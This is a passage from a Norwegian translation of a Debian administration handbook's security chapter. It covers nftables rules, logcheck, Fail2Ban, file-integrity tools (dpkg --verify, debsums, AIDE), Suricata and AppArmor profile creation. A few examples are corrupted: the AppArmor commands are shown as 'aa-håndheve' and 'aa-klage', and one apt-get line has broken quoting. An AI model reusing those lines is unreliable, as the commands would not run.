                ip daddr != 127.0.0.0/8 fib daddr type local counter packets 0 bytes
                    ➥ 0 jump DOCKER
        }

        chain DOCKER {
                iifname "docker0" counter packets 0 bytes 0 return
        }
}
table ip mangle {
        chain PREROUTING {
                type filter hook prerouting priority -150; policy accept;
        }

        chain INPUT {
                type filter hook input priority -150; policy accept;
        }

        chain FORWARD {
                type filter hook forward priority -150; policy accept;
        }

        chain OUTPUT {
                type route hook output priority -150; policy accept;
        }

        chain POSTROUTING {
                type filter hook postrouting priority -150; policy accept;
        }
}
```

Verktøyene `iptables-nft`, `ip6tables-nft`, `arptables-nft` og `ebtables-nft` er versjoner av iptables som bruker NFTables-API-et, slik at brukerne kan fortsette å bruke den gamle iptables-syntaksen med dem, men det anbefales ikke; disse verktøyene bør bare brukes for bakoverkompatibilitet.

14.2.3. Syntaksen til `nft`

`nft`-kommandoene lar en manipulere tabeller, kjeder og regler. Alternativet table støtter flere operasjoner: add, create, delete, list og flush. `nft add table ip6 mangle` legger til en ny tabell i ip6-familien.

Hvis du vil sette inn en ny grunnkjede i tabellen filter, kan du utføre følgende kommando (vær oppmerksom på at semikolonet må beskyttes med en omvendt skråstrek når du bruker Bash):

```
# nft add chain filter input { type filter hook input priority 0 \; }
```

Regler legges vanligvis til med følgende syntaks: `nft add rule [`*`family`*`] `*`table chain`* `handle `*`handle`* `statement`.

`insert` ligner på `add`-kommandoen, men den gitte regelen blir lagt til i begynnelsen av kjeden eller før regelen med den angitte referansen i stedet for på slutten eller etter denne regelen. Følgende kommando setter for eksempel inn en regel foran regelen med referansenummer 8:

```
# nft insert rule filter output position 8 ip daddr 127.0.0.8 drop
```

De utførte kommandoene `nft` gjør ikke permanente endringer i oppsettet, så de går tapt hvis de ikke lagres. Brannmurreglene er plassert i `/etc/nftables.conf`. En enkel måte å lagre det gjeldende brannmuroppsettet permanent på, er å kjøre `nft list ruleset > /etc/nftables.conf` som root.

`nft` tillater mange flere operasjoner, se den tilhørende manualsiden `nft(8)` for mer informasjon.

14.2.4. Å installere reglene ved hver oppstart

For å aktivere en standard brannmur i Debian må du lagre reglene i `/etc/nftables.conf` og utføre `systemctl enable nftables.service` som root. Du kan stoppe brannmuren ved å kjøre `nft flush ruleset` som root.

I andre tilfeller er den anbefalte måten å registrere skriptet i up-direktiv hos `/etc/network/interfaces`-filen. I det følgende eksemplet er skriptet lagret under `/usr/local/etc/arrakis.fw`.

Eksempel 14.1 *`interfaces`-fil (grensesnittsfil) som påkaller et brannmursskript*

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Dette forutsetter selvsagt at du bruker *ifupdown* til å sette opp nettverksgrensesnittet. Hvis du bruker noe annet (som *NetworkManager* eller *systemd-networkd*), les deretter deres respektive dokumentasjon for å finne ut måter til å kjøre et skript, etter at grensesnittet har blitt tatt opp.

14.3. Tilsyn: Forebygging, avdekking, avskrekking

Monitorering er en integrert del av ethvert sikkerhetsopplegg av flere grunner. Blant dem er at målet om sikkerhet vanligvis ikke er begrenset til å garantere datakonfidensialitet, men det inkluderer også å sikre tjenestenes tilgjengelighet. Det er derfor viktig å sjekke at alt fungerer som forventet, og å i tide oppdage avvikende atferd eller endring i kvaliteten på tjenesten(e) som blir levert. Å følge med på det som skjer kan bidra til å oppdage inntrengningsforsøk, og muliggjøre en rask reaksjon før de forårsaker alvorlige konsekvenser. Denne delen vurderer noen verktøy som kan brukes til å følge med på flere aspekter av et Debian-system. Som sådan, fullfører den del 12.4, «Monitorering» side 372.

14.3.1. Monitorering av logger med `logcheck`

Programmet `logcheck` sjekker i utgangspunktet loggfiler hver time. Det sender uvanlige loggmeldinger i e-post til administratoren for videre analyse.

Listen over filer som sjekkes er lagret i `/etc/logcheck/logcheck.logfiles`; standardverdiene fungerer fint hvis `/etc/rsyslog.conf`-filen ikke har blitt fullstendig skrevet om.

`logcheck` kan arbeide i en av tre mer eller mindre detaljerte modi: *paranoid*, *tjener* og *arbeidsstasjon*. Den første er *veldig* ordrik, og bør nok være begrenset til bestemte tjenere slike som brannmurer. Den andre (og standard) modus anbefales for de fleste tjenere. Den siste er beregnet for arbeidsstasjoner, og er mer finslipt (den filtrerer ut flere meldinger).

I alle tre tilfellene bør nok `logcheck` være tilpasset for å utelukke noen ekstra meldinger (avhengig av installerte tjenester), med mindre admin virkelig hver time ønsker å motta grupper av lange uinteressante e-poster. Siden utvalgsmekanismen for meldinger er ganske komplisert, er filen `/usr/share/doc/logcheck-database/README.logcheck-database.gz` anbefalt lesning, men utfordrende.

De anvendte reglene kan deles inn i flere typer:

- de som kvalifiserer en melding som et inntrengningsforsøk (lagret i en fil i `/etc/logcheck/cracking.d/`-mappen);
- de som de avbryter slik kvalifisering (`/etc/logcheck/cracking.ignore.d/`);
- de som klassifiserer en melding som en sikkerhetsadvarsel (`/etc/logcheck/violations.d/`);
- de som avbryter denne klassifiseringen (`/etc/logcheck/violations.ignore.d/`);
- til slutt, de som andvendes til de gjenstående budskapene (ansett som *systemhendelser*).

VÆR VARSOM

Å ignorere et budskap

Alle meldinger merket som et inntrengningsforsøk eller en sikkerhetsadvarsel (etter en regel lagret i en `/etc/logcheck/violations.d/myfile`-fil), kan bare ignoreres med en regel i en fil som `/etc/logcheck/violations.ignore.d/myfile` eller `/etc/logcheck/violations.ignore.d/myfile-`*`forlengelse`*.

En systemhendelse signaliseres alltid, med mindre en regel i en av `/etc/logcheck/ignore.d.{paranoid,server,workstation}/`-mappene fastslår at handlingen skal ignoreres. Det er selvfølgelig at de eneste mapper som tas i betraktning, er de som tilsvarer et detaljnivået likt eller større enn den valgte driftsmodus.

14.3.2. Aktivitetsmonitorering

I sanntid

`top` er et interaktivt verktøy som viser en liste over kjørende prosesser. Standard sortering er basert på gjeldende mengde prosessorbruk, og aktiveres med P-tasten. Andre sorteringsrekkefølger inkluderer minnebruk (M-tasten), samlet prosessortid (T-tasten), og etter prosess-id (N-tasten). k-tasten lar en stoppe en prosess ved å oppgi prosess-id. Tasten r lar en endre nice-verdi (på engelsk også kalt *renicing*) på en prosess, som betyr å endre dens prioritet.

Når systemet ser ut til å være overbelastet, er `top` et flott verktøy for å se hvilke prosesser som konkurrerer om prosessortid, eller bruker for mye minne. Spesielt er det ofte interessant å sjekke om de prosesser som bruker ressurser, samsvarer med reelle tjenester som maskinen er kjent for å være vert for. En ukjent prosess som kjører som brukeren www-data, skal virkelig skille seg ut og undersøkes, da den sannsynligvis er et tilfelle av at programvare er installert og kjørt på systemet via en sårbarhet i en nett-applikasjon.

`top` er et svært fleksibelt verktøy, og den tilhørende manualsiden informerer om hvordan man tilpasser skjermen til personlige behov og vaner.

`gnome-system-monitor`-grafiske verktøy ligner `top`, og gir grovt sett de samme egenskapene.

Historie

Prosessorbelastning, nettverkstrafikk og ledig diskplass er informasjon som stadig varierer. Å beholde en historie med hvordan de endres er ofte nyttig for å bestemme nøyaktig hvordan datamaskinen brukes.

Det finnes mange øremerkede verktøy for denne oppgaven. De fleste kan hente data via SNMP (*Simple Network Management Protocol*) for å sentralisere denne informasjonen. En ekstra fordel er at dette tillater henting av data fra nettverkselementer som kanskje ikke er datamaskiner med et generelt formål, som øremerkede nettverksrutere eller brytere.

Noe detaljert omhandler denne boken Munin (se del 12.4.1, «Oppsett av Munin» side 372) som en del av Kapittel 12: "Avansert administrasjon" side 328. Debian leverer også et lignende verktøy,

cacti. Å ta det i bruk er litt mer komplisert, siden det kun er basert på SNMP. Til tross for et nettgrensesnitt, kreves det litt innsats å få tak på begrepene som inngår i oppsettet. Å lese HTML-dokumentasjon (`/usr/share/doc/cacti/html/Table-of-Contents.html`) må betraktes som en forutsetning.

ALTERNATIV

`mrtg`

`mrtg` (i pakken med tilsvarende navn) er et eldre verktøy. Til tross for noen grove kanter, kan det samle historiske data og vise dem som grafer. Det inkluderer en rekke skript øremerket til å samle de vanligste verdiene å følge med på, som prosessorbelastning, nettverkstrafikk, nettsidetreff, og så videre.

Pakkene *mrtg-contrib* og *mrtgutils* inneholder eksempelskripter som kan brukes direkte.

14.3.3. Unngå inntrenging

Angripere prøver å få tilgang til tjenere ved å gjette passord, og derfor må sterke passord alltid brukes. Selv da bør du også etablere tiltak mot brute-force-angrep. Et brute-force-angrep er et forsøk på å logge inn på et uautorisert programvaresystem ved å utføre atskillige påloggingsforsøk på kort tid.

Den beste måten å stoppe et brute-force-angrep på er å begrense antallet innloggingsforsøk som kommer fra samme kilde, vanligvis ved å midlertidig forby en IP-adresse.

Fail2Ban er en programvarepakke for å hindre innbrudd, som kan settes opp til å monitorere alle tjenester som skriver innloggingsforsøk til en loggfil. Den finnes i pakken *fail2ban*.

Fail2Ban settes opp ved hjelp av en enkel protokoll og `fail2ban-client`, som også leser oppsettfiler og sender inn tilsvarende oppsettinstruksjoner til tjeneren, `fail2ban-server`. Den har fire oppsettfiltyper, alle lagret i `/etc/fail2ban`:

- `fail2ban.conf`. Globalt oppsett (for eksempel logging).
- `filter.d/*.conf`. Filtre som angir hvordan du oppdager autentiseringsfeil. Debian-pakken inneholder allerede filtre for mange vanlige programmer.
- `action.d/*.conf`. Handlinger som definerer kommandoene for stenging og gjenåpning av IP-adresser.
- `jail.conf`. Her defineres *jails*, kombinasjonene av filtre og handlinger.

La oss se på oppsettet av `sshd` i `/etc/fail2ban/jail.conf` for å bedre forstå hvordan Fail2Ban fungerer ...

```
[...]
[DEFAULT]
[...]
bantime  = 10m
[...]
maxretry = 5
[...]
```

```
[sshd]
port    = ssh
logpath = %(sshd_log)s
backend = %(sshd_backend)s
```

Fail2Ban vil se etter mislykkede innloggingsforsøk for `sshd` ved hjelp av Pythons regulære uttrykk definert i `/etc/fail2ban/filters.d/sshd.conf`, opp mot loggfilen til `sshd`, som er definert i variabelen sshd_log i filen `/etc/fail2ban/paths_common.conf`. Hvis Fail2Ban oppdager fem mislykkede påloggingsforsøk på rad, vil IP-adressen der disse forsøkene kom fra bli utestengt.

Fail2Ban er en veldig enkel og effektiv måte å beskytte seg mot de vanligste brute-force-angrep på, men det kan ikke beskytte mot distribuerte brute-force-angrep, som er når en angriper bruker et stort antall maskiner spredt rundt på Internett.

En god måte å gi ekstra beskyttelse mot distribuerte brute-force-angrep på, er å kunstig øke påloggingstiden etter hvert mislykket forsøk.

14.3.4. Å finne endringer

Når systemet er installert og satt opp, og sikkerhetsoppgraderinger oppdatert, er det vanligvis ingen grunn til å utvikle videre de fleste filer og kataloger, bortsett fra for data. Det er derfor interessant å sørge for at filene faktisk ikke endres: Alle uventede endringer vil det derfor være verdt å undersøke. Denne delen presenterer noen verktøy som er i stand til å følge med på filer, og advare administratoren når en uventet endring skjer (eller rett og slett for å liste slike endringer).

Gjennomgå pakker med `dpkg --verify`

FOR VIDEREKOMMENDE

Å beskytte mot oppstrømsforandringer

`dpkg --verify` er nyttig for å oppdage endringer i filer som kommer fra en Debian-pakke, men vil være ubrukelig hvis pakken selv er kompromittert, for eksempel hvis Debian-speilet er kompromittert. Å beskytte mot denne typen angrep omfatter å bruke APTs digitale system for signaturverifisering (se del 6.6, «Sjekking av pakkeautensitet» side 132), og passe på å bare installere pakker med en sertifisert opprinnelse.

`dpkg --verify` (eller `dpkg -V`) er et interessant verktøy, siden det tillater å finne hvilke installerte filer som har blitt endret (potensielt av en angriper), men dette bør tas med en klype salt. For å gjøre jobben sin er den avhengig av sjekkesummer lagret i dpkgs egen database lagret på harddisken (de kan finnes i `/var/lib/dpkg/info/`*`pakke`*`.md5sums`); Derfor vil en grundig angriper oppdatere disse filene slik at de inneholder de nye sjekksummene for filer som er byttet ut.

DET GRUNNLEGGENDE

Filers fingeravtrykk

Som en påminnelse: Et fingeravtrykk er en verdi, ofte et tall (om enn i heksadesimal notasjon), som inneholder en slags signatur for innholdet i en fil. Denne signaturen er beregnet med en algoritme (MD5 eller SHA1 er godt kjente eksempler) som mer eller mindre garanterer at selv den minste endring i filinnholdet innebærer en endring i fingeravtrykket; kjent som skredeffekten («avalanche effect»). Dette gjør at et enkelt tallfestet fingeravtrykk tjener som en lakmustest for å sjekke om innholdet i en fil har blitt endret. Disse algoritmene er ikke reverserbare; med andre ord, for de fleste, at man vet at et fingeravtrykk ikke tillater å finne tilbake til det tilhørende innholdet. Nye matematiske fremskritt ser ut til å svekke hvor absolutt disse prinsippene er, men det er ikke stilt spørsmålstegn ved bruken så langt, siden det å lage ulikt innhold ut fra samme fingeravtrykk fortsatt synes å være en ganske vanskelig oppgave.

Å kjøre `dpkg -V` vil bekrefte alle installerte pakker, og vil skrive ut en linje for hver fil med en sviktende test. Utgangsformatet er det samme som fra `rpm -V` hvor hvert tegn betegner en test med noen spesifikke metadata. Dessverre lagrer ikke `dpkg` metadataen som trengs for de fleste testene, og vil dermed vise frem spørsmålstegn for dem. Foreløpig kan bare sjekksumtesten levere en «5»-er på det tredje tegnet (når den feiler).

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

I eksempelet ovenfor, rapporterer dpkg en endring i SSH-tjenestefil som administratoren har gjort i den pakkede filen i stedet for å bruke den hensiktsmessige `/etc/systemd/system/ssh.service`-overstyring (som ville bli lagret under `/etc` som alle oppsettsendringer skal). Den viser også flere oppsettsfiler (identifisert av «c»-bokstaven i det andre feltet) som er legitimt modifisert.

Kontroll av pakker: `debsums` og dens begrensninger

`debsums` er stamfaren til `dpkg -V`, og er dermed stort sett foreldet. Den lider av de samme begrensningene som dpkg. Heldigvis, noen av begrensningene kan man komme rundt (mens dpkg ikke tilbyr tilsvarende work-arounds (muligheten)).

Siden dataene på disken ikke er å stole på, tilbyr `debsums` å gjøre sine undersøkelser på grunnlag av `.deb`-filer i stedet for å stole på dpkgs database. Vi kan basere oss på APTs autentiserte nedlastinger for å laste ned pålitelige `.deb`-filer for alle installerte pakker. Denne operasjonen kan være treg og omstendelig, og bør derfor ikke ansees som en proaktiv teknikk som skal brukes på jevnlig basis.

```
# apt-get --reinstall -d install ‘grep-status -e ’Status: install ok installed’ -n -s
    ➥ Package‘
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Merk at dette eksemplet bruker `grep-status`-kommandoen fra *dctrl-tools*-pakken, som ikke er installert som standard.

`debsums` kan ofte kjøres som en cronjob-innstilling CRON_CHECK i `/etc/default/debsums`. For å ignorere visse filer utenfor `/etc`-katalogen, som har blitt endret med hensikt eller som forventes å endres (som `/usr/share/misc/pci.ids`), kan du legge dem til i `/etc/debsums-ignore`.

Filmonitorering: AIDE

AIDE-verktøyet (*Advanced Intrusion Detection Environment*) kan sjekke filens integritet, og oppdager alle endringer opp mot et tidligere innspilt bilde av systemet. Dette bildet er lagret som en database (`/var/lib/aide/aide.db`) som inneholder relevant informasjon om alle filene i systemet (fingeravtrykk, tillatelser, tidsstempler, og så videre). Denne databasen blir først initialisert med `aideinit`; og er så brukt daglig (med `/etc/cron.daily/aide`-skriptet) for å kontrollere om ingenting relevant er endret. Når det oppdages endringer, registrerer AIDE dem i loggfiler (`/var/log/aide/*.log`), og sender sine funn til administratoren med e-post.

I PRAKSIS

Å beskytte databasen

Ettersom AIDE bruker en lokal database for å sammenligne tilstanden til filene, er gyldigheten av resultatene direkte knyttet til databasens gyldighet. Hvis en angriper får rot-rettigheter til et kompromittert system, vil denne være i stand til å skifte ut databasen og dekke sine spor. En mulig løsning ville være å lagre referansedata på skrivebeskyttede lagringsmedier .

Mange valg i `/etc/default/aide` kan bli brukt til å justere handlingene til *aide*-pakken. AIDE-oppsettet er lagret i `/etc/aide/aide.conf` og `/etc/aide/aide.conf.d/` (disse filene er faktisk bare brukt av `update-aide.conf` for å generere `/var/lib/aide/aide.conf.autogenerated`). Oppsett indikerer hvilke egenskaper ved hvilke filer som må sjekkes. For eksempel kan innholdet i loggfiler endres rutinemessig, og slike endringer kan ignoreres så lenge rettighetene til disse filene forblir de samme, men både innhold og tillatelser for kjørbare programmer må være konstante. Selv om de ikke er veldig kompliserte, er ikke oppsettssyntaksen helt intuitiv, og å lese `aide.conf(5)`-manualsiden er derfor anbefalt.

En ny versjon av databasen genereres hver dag i `/var/lib/aide/aide.db.new`; hvis alle registrerte endringer var legitime, kan den brukes til å erstatte referansedatabasen.

ALTERNATIV

Tripwire og Samhain

Tripwire er veldig lik AIDE: Selv syntaksen til oppsettsfilen er nesten den samme. Hovedtillegget, levert fra *tripwire* er en mekanisme til å signere oppsettsfilen, slik at en angriper ikke kan få den til å peke til en annen versjon av referansedatabasen.

Samhain tilbyr også lignende funksjoner, samt noen funksjoner for å hjelpe til med å oppdage rootkit (se sidepanelet «Pakkene *checksecurity* og *chkrootkit*/*rkhunter* side 416). Den kan også distribueres globalt i et nettverk, og registrere sine spor på en sentral tjener (med en signatur).

RASK TITT

Pakkene *checksecurity* og *chkrootkit*/*rkhunter*

Den første av disse pakkene inneholder flere små skript som utfører grunnleggende kontroller på systemet (tomme passord, nye setuid-filer og så videre), og advarer administratoren hvis nødvendig. Til tross for sitt eksplisitte navn, bør en administrator ikke stole utelukkende på det for å være sikker på at et Linux-system er trygt.

Pakkene *chkrootkit* og *rkhunter* tillater at det sees etter om *rootkits* potensielt er installert i systemet. Som en påminnelse; disse er biter av programvare utviklet for å skjule kompromittering av et system, og samtidig å holde kontrollen over maskinen. Testene er ikke 100 % pålitelige, men de kan som regel trekke administratorens oppmerksomhet til potensielle problemer.

rkhunter utfører også kontroller for å se om kommandoer er endret, om systemoppstartsfiler er forandret, samt ulike kontroller av nettverksgrensesnittene, inkludert sjekk etter programmer som lytter.

14.3.5. Å avdekke inntrenging (IDS/NIDS)

DET GRUNNLEGGENDE

Tjenestenektangrep

Et «tjenestenektangrep» har bare ett mål: Å gjøre en tjeneste utilgjengelig. Enten et slikt angrep innebærer å overbelaste tjeneren med henvendelser eller utnytte en feil, er sluttresultatet det samme: tjenesten er ikke lenger i drift. Vanlige brukere er misfornøyde, og aktøren som er vert for den rammede nettverkstjenesten, lider et tap i omdømme (og muligens inntekter, for eksempel hvis tjenesten var et e-handelsnettsted).

Et slikt angrep er ofte «distribuert»: Dette innebærer vanligvis å overbelaste tjeneren med et stort antall henvendelser som kommer fra mange forskjellige kilder, slik at tjeneren blir ute av stand til å svare på legitime henvendelser. Disse typer angrep har fått kjente forkortelser: DDoS og DoS (avhengig av om tjenestenektangrepet er distribuert eller ikke).

`suricata` (i Debian-pakken med samme navn) er et NIDS - et *Network Intrusion Detection System*. Oppgaven er å lytte til nettverket, og prøve å oppdage infiltrasjonsforsøk og/eller fiendtlige handlinger (inkludert tjenestenektangrep). Alle disse hendelsene blir logget i flere filer i `/var/log/suricata`. Det er tredjepartsverktøy (Kibana/logstash) som bedre kan søke igjennom alle innsamlede data.

➨ `https://suricata-ids.org`

➨ `https://www.elastic.co/products/kibana`

VÆR VARSOM

Handlingsrom

Effektiviteten til `suricata` er begrenset av trafikken som er synlig på det monitorerte nettverksgrensesnittet. Det vil åpenbart ikke være i stand til å oppdage noe hvis det ikke kan observere den reelle trafikken. Koblet til en nettverksvitsj, vil det derfor kun følge med på angrep mot maskinen det kjører på, som sannsynligvis ikke er intensjonen. Maskinen som er vert for `suricata` bør derfor plugges til svitsjens «speil»-port, som vanligvis er øremerket for å koble svitsjer sammen i kjede, og som derfor får all trafikk.

Å sette opp suricata innebærer å gjennomgå og redigere `/etc/suricata/suricata-debian.yaml`, som er veldig lang fordi hvert parameter er rikelig kommentert. Et minimalt oppsett krever beskrivelse av området med adresser som det lokale nettverket dekker (HOME_NET-parameter). I praksis betyr dette hele settet med mulige angrepsmål. Men å få det meste ut av den krever å lese den i sin helhet, og tilpasse den til den lokale situasjonen.

På toppen av dette må du også redigere `/etc/default/suricata` for å definere nettverksgrensesnittet som skal monitoreres, og å aktivere oppstart-skriptet (ved å sette RUN=yes). Du kan også ønske å sette LISTENMODE=pcap fordi standard LISTENMODE=nfqueue krever ytterligere oppsett for å fungere riktig (nettfilterbrannmuren må settes opp til å videresende pakker til en brukerområde-kø som håndteres av suricata via NFQUEUE-målet).

For å oppdage feilaktig oppførsel trenger `suricata` et sett med monitoreringsregler: Du kan finne slike regler i *snort-rules-default*-pakken. `snort` er den historiske referansen i IDS-økosystemet, og `suricata` kan gjenbruke regler skrevet for den.

Alternativt kan `oinkmaster` (i pakken med samme navn) brukes til å laste ned Snort-regelsett fra eksterne kilder.

FOR VIDEREKOMMENDE

integrasjon med `prelude`

Prelude leverer sentralisert monitorering av sikkerhetsinformasjon. Den modulære arkitekturen inkluderer en tjener (*manager* i *prelude-manager*) som samler varsler generert av ulike typer *sensorer*.

Suricata kan settes opp som en slik sensor. Andre muligheter inkluderer *prelude-lml* (*Log Monitor Lackey*) som følger med på loggfiler (på en måte som svarer til `logcheck`, beskrevet i del 14.3.1, «Monitorering av logger med `logcheck`» side 410).

14.4. Introduksjon til AppArmor

14.4.1. Prinsipper

AppArmor er et system for obligatorisk adgangskontroll, et såkalt *Mandatory Access Control*-system (MAC- system), som bygger på Linux sitt LSM-grensesnitt (*Linux Security Modules*). I praksis spør kjernen AppArmor før hvert systemkall for å få vite om prosessen er autorisert til utføre den gitte operasjonen. Gjennom denne mekanismen begrenser AppArmor programmer til et begrenset sett med ressurser.

AppArmor anvender et sett med regler (kjent som «profil») på hvert program. Profilen som kjernen bruker avhenger av installasjonsbanen til programmet som kjøres. I motsetning til SELinux (omtalt i del 14.5, «Introduksjon til SELinux» side 424) er ikke reglene som brukes avhengig av brukeren. Alle brukere står overfor samme regelverk når de utfører samme program (men tradisjonelle brukertillatelser gjelder fortsatt, og kan resultere i ulik atferd!).

AppArmor profiler er lagret i `/etc/apparmor.d/`, og de inneholder en liste over adgangskontrollregler for ressurser som hvert program kan gjøre bruk av. Profilene er kompilert og lastet inn i kjernen av `apparmor_parser`-kommandoen. Hver profil kan lastes enten i håndhevings- el-

ler klagemodus. Den første håndhever politikk og rapporterer krenkingsforsøk, mens sistnevnte ikke håndhever politikken, men logger likevel systempåkallinger som ville ha blitt nektet.

14.4.2. Å aktivere AppArmor og håndtere AppArmor-profiler

AppArmor-støtte er bygget inn i Debians standardkjerner. Å aktivere AppArmor er dermed bare et spørsmål om å installere noen pakker, ved å kjøre `apt install apparmor apparmor-profiles apparmor-utils` med rotprivilegier.

AppArmor fungerer etter installasjonen, og `aa-status` vil raskt bekrefte det:

```
# aa-status
apparmor module is loaded.
40 profiles are loaded.
23 profiles are in enforce mode.
   /usr/bin/evince
   /usr/bin/evince-previewer
[...]
17 profiles are in complain mode.
   /usr/sbin/dnsmasq
[...]
14 processes have profiles defined.
12 processes are in enforce mode.
   /usr/bin/evince (3462)
[...]
2 processes are in complain mode.
   /usr/sbin/avahi-daemon (429) avahi-daemon
   /usr/sbin/avahi-daemon (511) avahi-daemon
0 processes are unconfined but have a profile defined.
```

MERK

Flere AppArmor-profiler

Pakken *apparmor-profiles* inneholder profiler som forvaltes oppstrøms av AppArmor-samfunnet. For å få enda flere profiler kan du installere *apparmor-profiles-extra* med profiler utviklet av Ubuntu og Debian.

Tilstanden for hver profil kan veksle mellom håndheving og klager med anrop til `aa-enforce` og `aa-complain`, som gir som parameter enten banen til den kjørbare filen, eller til policy-filen. I tillegg kan en profil helt deaktiveres `aa-disable`, eller sette i revisjonsmodus (for å logge aksepterte systemanrop også) med `aa-audit`.

```
# aa-håndheve /usr/bin/pidgin
Setting /usr/bin/pidgin to enforce mode.
# aa-klage /usr/sbin/dnsmasq
 Innstilling /usr/sbin/dnsmasq to complain mode.
```

14.4.3. Å lage en ny profil

Selv om det er ganske enkelt å opprette en AppArmor-profil, mangler de fleste programmer en. Denne seksjonen vil vise deg hvordan du oppretter en ny profil fra bunnen av, bare ved hjelp av målprogrammet, og ved å la AppArmor følge med på systemanropene det lager, og ressursene det har tilgang til.

De viktigste programmene som trenger beskyttelse er de som er eksponert mot nettverket, ettersom de er de mest sannsynlige mål for eksterne angripere. Det er derfor AppArmor beleilig nok tilbyr en `aa-unconfined`-kommando for å liste programmer som ikke har noen tilknyttet profil, og som eksponerer en åpen nettverkssocket. Med --paranoid-alternativet får du alle ubeskyttede prosesser med minst én aktiv nettverkstilkobling.

```
# aa-unconfined
801 /sbin/dhclient not confined
409 /usr/sbin/NetworkManager not confined
411 /usr/sbin/cupsd confined by '/usr/sbin/cupsd (enforce)'
429 /usr/sbin/avahi-daemon confined by 'avahi-daemon (enforce)'
516 /usr/sbin/cups-browsed confined by '/usr/sbin/cups-browsed (enforce)'
538 /usr/sbin/zebra not confined
591 /usr/sbin/named not confined
847 /usr/sbin/mysqld not confined
849 /usr/sbin/sshd not confined
1013 /usr/sbin/dhclient (/sbin/dhclient) not confined
1276 /usr/sbin/apache2 not confined
1322 /usr/sbin/apache2 not confined
1323 /usr/sbin/apache2 not confined
1324 /usr/sbin/apache2 not confined
1325 /usr/sbin/apache2 not confined
1327 /usr/sbin/apache2 not confined
1829 /usr/lib/ipsec/charon confined by '/usr/lib/ipsec/charon (enforce)'
2132 /usr/sbin/exim4 not confined
12865 /usr/bin/python3.7 (/usr/bin/python3) not confined
12873 /usr/bin/python3.7 (/usr/bin/python3) not confined
```

I følgende eksempel vil vi dermed prøve å opprette en profil for `/sbin/dhclient`. Til dette bruker vi `aa-genprof dhclient`. I Debian *Buster* er det en kjent feil [1] som gjør at den forrige kommandoen feiler med følgende feilmelding: `ERROR: Include file /etc/apparmor.d/local/usr.lib.dovecot.deliver not found`. For å fikse det, lag de manglende filene med `touch` *`fil`*. Den vil så la deg bruke programmet i et nytt vindu, og når du er ferdig, komme tilbake til `aa-genprof` for å søke etter AppArmor-hendelser i systemloggene, og konvertere disse loggene til adgangsregler. For hver logget hendelse vil den lage ett eller flere regelforslag som du enten kan godkjenne eller redigere videre på flere måter:

```
# aa-genprof dhclient
Writing updated profile for /usr/sbin/dhclient.
Setting /usr/sbin/dhclient to complain mode.
```

[1] https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=928160

```
Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/syslog.
Updating AppArmor profiles in /etc/apparmor.d.
```

```
Profile:  /usr/sbin/dhclient (1)
Execute:  /usr/sbin/dhclient-script
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
    ➥ )t / (F)inish
P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]
Y
Writing updated profile for /usr/sbin/dhclient-script.
Complain-mode changes:
```

```
Profile:    /usr/sbin/dhclient (2)
Capability: net_raw
Severity:   8

 [1 - capability net_raw,]
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
```

```
Adding capability net_raw to profile.

Profile:  /sbin/dhclient
Capability: net_bind_service
Severity:   8

 [1 - #include <abstractions/nis> ]
  2 - capability net_bind_service,
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding #include <abstractions/nis> to profile.
```

```
Profile:  /usr/sbin/dhclient ❸
Path:     /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

 [1 - #include <abstractions/lightdm>]
  2 - #include <abstractions/openssl>
  3 - #include <abstractions/ssl_keys>
  4 - owner /etc/ssl/openssl.cnf r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O
    ➥ )wner permissions off / Abo(r)t / (F)inish
2

Profile:  /usr/sbin/dhclient
Path:     /etc/ssl/openssl.cnf
New Mode: owner r
Severity: 2

  1 - #include <abstractions/lightdm>
 [2 - #include <abstractions/openssl>]
  3 - #include <abstractions/ssl_keys>
  4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ➥ )inish / (M)ore
A
[...]
```

```
Profile:  /usr/sbin/dhclient-script ❹
Path:     /usr/bin/dash
New Mode: owner r
Severity: unknown

 [1 - #include <abstractions/lightdm>]
  2 - #include <abstractions/ubuntu-browsers.d/plugins-common>
  3 - owner /usr/bin/dash r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O
    ➥ )wner permissions off / Abo(r)t / (F)inish
A
```

```
Adding #include <abstractions/lightdm> to profile.
Deleted 2 previous matching profile entries.

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

 [1 - /usr/sbin/dhclient]
  2 - /usr/sbin/dhclient-script
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
    ➥ lean profiles / Abo(r)t
S
Writing updated profile for /usr/sbin/dhclient.
Writing updated profile for /usr/sbin/dhclient-script.

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
F
Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles

Finished generating profile for /usr/sbin/dhclient.
```

